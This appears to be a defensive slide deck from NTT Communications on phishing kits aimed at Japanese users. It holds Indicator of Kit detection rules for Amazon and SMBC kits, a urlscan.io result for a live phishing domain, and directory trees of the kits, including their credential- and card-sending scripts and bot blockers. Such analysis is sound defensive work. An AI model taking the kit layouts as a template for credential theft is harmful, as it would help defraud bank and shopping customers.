


<https://phish.report/IOK>



# What's IOK (Indicator Of Kit)?

- The generated IOK can be submitted as a Pull Request to the GitHub repository (<https://github.com/phish-report/IOK>).
- Utilize publicly available indicators to investigate phishing sites that match the IoC conditions.



- Rules committed to the GitHub repository can be viewed directly through the browser at <https://phish.report/IOK/indicators>.

# Example of Utilizing IOK (Indicator of Kit)

- On the web interface at <https://phish.report/IOK>, by inputting IOK into the Example, and pressing the "Update Rule matches" button, you can retrieve urlscan.io registration results that match the rules specified in IOK.

Example

1 title: Amazon\_Phishing\_Detection

2 description: I

3 Detects a Amazon phishing kit targeting Japanese users.

4 references:

5 - <https://urlscan.io/result/b75b2254-d248-4ab6-ae21-4969e5e9d837>

6 detection:

7 FormContains:

8 domlcontains:

9 - 'data-v-2e32dab6="" name="signineml" method="post" id="signineml" lass="auth-validate-form a

10 appScript:


11 requestslcontains:

12 - 'app.75f405b5d5d325e145c9.js'

13 condition: FormContains and appScript


Rule matches

http://jp-amazon.top/




View analysis

http://jp-amazon.top/




View analysis

https://amazon.jp.maodaner.com/




View analysis

jp-amazon.top

69.165.76.78  **Malicious Activity!** Public Scan

Submitted URL: <http://jp-amazon.top/>

Effective URL: <https://jp-amazon.top/>

Submission: On January 06 via automatic, source phishtank (January 6th 2024, 10:48:22 pm UTC) — Scanned from 

Summary

HTTP 10

Redirects

Links 9

Behaviour

Indicators

Similar

DOM

Content

API

Verdicts



Summary

This website contacted 2 IPs in 1 countries across 1 domains to perform 10 HTTP transactions. The main IP is 69.165.76.78, located in Frankfurt (Oder), Germany and belongs to AS40676, US. The main domain is jp-amazon.top.

TLS certificate: Issued by on January 6th 2024. Valid for: 3 years.

jp-amazon.top scanned 6 times on urlscan.io Show Scans 6

urlscan.io Verdict: **Potentially Malicious**

Targeting these brands:  Amazon Japan (Online)  Amazon (Online)

Live information

Domain & IP information

IP/ASNs

IP Detail

Domains

Domain Tree

Links


Certs

Frames

IP Address

AS Autonomous System

1 → 11

69.165.76.78 


40676 (AS40676)

10

2

Screenshot

Live screenshot Full Image



Page URL History


Show full URLs

1. <http://jp-amazon.top/> HTTP 301

<https://jp-amazon.top/> Page URL

Detected technologies

Expand

 Vue.js (JavaScript Frameworks)

Page Statistics

10

0 %

0 %

1

1

Requests HTTPS IPv6 Domains Subdomains

2

1

914 kB

4697 kB

1

© NTT Communications Corporation All Rights Reserved.

86

# Summary

- Phishing kits targeting Japan exhibit distinct characteristics for each kit. However, they commonly incorporate various cloaking techniques to evade detection and circumvent access by phishing hunters or on-site responders.
- Analyzing the contents of phishing kits has allowed us to understand the cloaking techniques implemented by phishing actors to evade detection.
- Generating Indicators of Compromise (IoCs) from phishing kits for investigating phishing sites allows for the streamlining of similar phishing site investigations, enhancing efficiency in the process.

# Agenda

- 1.Recent Phishing Incidents
- 2.Phishing Communities
- 3.Phishing Actors' Activities
- 4.Analysis of Phishing Kits
- 5.Conclusion



# Conclusion

- In the "phishing community," the buying and selling of tools that simplify the misuse and monetization of phishing kits and personal information by "phishing actors" is believed to contribute to the division of labor in phishing activities. This practice helps establish and maintain a system where various aspects of phishing are delegated and specialized.
- "Phishing actors," a diverse group of individuals, operate ubiquitously across the surface web, dark web, and various other online platforms. They are active in many places, even in our immediate surroundings.
- In the "phishing community," actors with various roles engage in active interactions, transcending language barriers, to exchange information and collaborate effectively.
- Each phishing kit has its own characteristics, and by generating and sharing Indicators of Compromise (IoC) based on analysis results (using tools like IOK), it becomes possible to aid in the investigation of similar phishing sites.
- Indeed, collaboration among defenders is crucial, and together, efforts can be made to mitigate and eradicate phishing incidents.

# Thank you !

## Your comments & feedbacks are always welcome!

e-mail: [ic-na4sec@ntt.com](mailto:ic-na4sec@ntt.com)



# References

[1] Council of Anti-Phishing Japan, Monthly Report, "2023/11 Phishing Reporting Status." (2023/12/12)

<https://www.antiphishing.jp/report/monthly/202311.html>

[2] Council of Anti-Phishing Japan, "Anti-Phishing Guidelines 2023 Edition." (2023/06/01)

[https://www.antiphishing.jp/report/antiphishing\\_guideline\\_2023.pdf](https://www.antiphishing.jp/report/antiphishing_guideline_2023.pdf)

[3] GitHub Repository | CrawlerDetect

<https://github.com/JayBizzle/Crawler-Detect>

[4] Phish Report 『Indicator Of Kit (IOK) 』

<https://phish.report/IOK>

[5] GitHub Repository | Indicator of kit

<https://github.com/phish-report/IOK>

# Appendix

## Directory structure of a phishing kit that talks about Amazon

```
A1521
├── CrawlerDetect
│   ├── CrawlerDetect.php
│   └── Fixtures
│       ├── AbstractProvider.php
│       ├── AbstractReff.php
│       ├── Crawlers.php
│       ├── Exclusions.php
│       ├── Headers.php
│       ├── Headersspam.php
│       └── SpamReferrers.php
├── ReferralSpamDetect.php
├── api
│   ├── api_session.php
│   ├── class.phpmailer.php
│   ├── class.smtp.php
│   ├── jump.php
│   ├── send.php
│   ├── send_3d.php
│   ├── send_card.php
│   └── send_login.php
├── blacklist.php
├── blocker.php
├── crawlerdetect.php
├── favicon.ico
├── index.html
├── main.php
├── nginx.htaccess
├── readme.html
├── result
│   ├── 4399348949831220--pc.txt
│   ├── block_bot.txt
│   ├── ip.txt
│   └── total_bot.txt
```

```
└── static
    ├── back.jpg
    ├── css
    │   └── app.752839d3f58c010ecc04f48dcc063497.css
    ├── eror2.png
    ├── img
    │   ├── AmazonUIBaseCSS-beacon_light_1x-27c111afb8bee530ba8a7051ea5de6967f745929._V2_.51eb36f.png
    │   ├── AmazonUIBaseCSS-sprite_1x-28bd59af93d9b1c745bb0aca4de58763b54df7cf._V2_.6a23b50.png
    │   ├── AmazonUIBaseCSS-sprite_1x-7233320d393c05a5508cf7d579641c4b327cbda4._V2_.afc641e.png
    │   ├── corgi._CB485918084_.eed180b.png
    │   ├── loading.45b4330.gif
    │   ├── nav-sprite-global_bluebeacon-1x_optimized_layout1._CB468502046_.96d38d6.png
    │   ├── nav-sprite-global_bluebeacon-V3-1x_optimized._CB516556901_.4305490.png
    │   ├── new-nav-sm-smile-sprite-global-1x_blueheaven._CB485919093_.99b76d8.png
    │   └── sus.b8b4c1f.gif
    └── js
        ├── 0.ae56cb9f68b80e8b1e62.js
        ├── 1.1f5e12c89c9e17b78cee.js
        ├── 10.7e8b298cf8b9eeb78e8d.js
        ├── 11.8b1570ce205b9a0d5ecb.js
        ├── 12.b0fdc6f2929c40528c04.js
        ├── 13.5b74bd82b5fed10e051f.js
        ├── 14.e1d3405c170030bc6e16.js
        ├── 15.5a2aef89a62e11d95a50.js
        ├── 2.140da6dcc811eb3215dd.js
        ├── 3.d9a487a8067cff92238c.js
        ├── 4.3d3c0808f3d7b14f39ea.js
        ├── 5.e8cba5c7d9bea4b7c044.js
        ├── 6.4153f4cef02ec63128b4.js
        ├── 7.f2cc96632380957f0886.js
        ├── 8.67434be2e9f5b166bccc.js
        ├── 9.47a7b99adee046813f1c.js
        ├── app.75f405b5d5d325e145c9.js
        ├── manifest.dd091f32d078ce1ae228.js
        └── vendor.8942a87b5a70d06cf6ea.js
```



Directory structure of the phishing kit that talks about SMBC (too many files, up to the second level)

```

smbc
├── GeoLite2-City.mmdb
├── README.md
├── app
│   ├── AppService.php
│   ├── BaseController.php
│   ├── ExceptionHandle.php
│   ├── Request.php
│   ├── common.php
│   ├── controller
│   ├── event.php
│   ├── middleware.php
│   ├── model
│   ├── provider.php
│   ├── service
│   └── service.php
├── composer.json
├── composer.lock
├── config
│   ├── app.php
│   ├── cache.php
│   ├── console.php
│   ├── cookie.php
│   ├── database.php
│   ├── filesystem.php
│   ├── lang.php
│   ├── log.php
│   ├── middleware.php
│   ├── route.php
│   ├── session.php
│   ├── trace.php
│   └── view.php
├── extend
├── nginx.htaccess
├── public
│   ├── 404.html
│   ├── favicon.ico
│   ├── favicon.png
│   ├── index.php
│   ├── logo.png
│   ├── nginx.htaccess
│   ├── robots.txt
│   ├── router.php
│   ├── static
│   └── wenjian
├── robots.txt
├── route
│   └── app.php
├── runtime
│   ├── log
│   ├── session
│   └── temp
├── smbc.sql
├── think
├── vendor
│   ├── autoload.php
│   ├── bin
│   ├── composer
│   ├── geoip2
│   ├── league
│   ├── maxmind
│   ├── maxmind-db
│   ├── psr
│   ├── services.php
│   ├── symfony
│   ├── tophink
│   └── view
│       ├── README.md
│       ├── admon
│       └── index

```



# Appendix

"IOK, a phishing kit discussing Amazon targeting Japan."

title: Amazon\_Phishing\_Detection

description: |

    Detects a Amazon phishing kit targeting Japanese users.

references:

- <https://urlscan.io/result/b75b2254-d248-4ab6-ae21-4969e5e9d837>

detection:

    AppJSContains:

        dom|contains:

- 'type="text/javascript" src="/static/js/app.'

    ContentScript:

        requests|contains:

- '11.8b1570ce205b9a0d5ecb.js'

condition: AppJSContains and ContentScript

# Appendix

"IOK, a phishing kit discussing SMBC (Sumitomo Mitsui Banking Corporation) targeting Japan."

```
title: SMBC_Phishing_Detection
description: |
  Detects a SMBC phishing kit targeting Japanese users.
references:
  - https://urlscan.io/result/e52f427c-1f90-4ad3-990b-ab9d2184dad2
detection:
  FormContains:
    dom|contains:
      - 'method="post" action="https://www.smbc-
card.com/memapi/jaxrs/xt_login/agree/v1" novalidate=""'
  ChunkVendorsScript:
    requests|contains:
      - 'chunk-vendors.7d63933e.js'
condition: FormContains and ChunkVendorsScript
```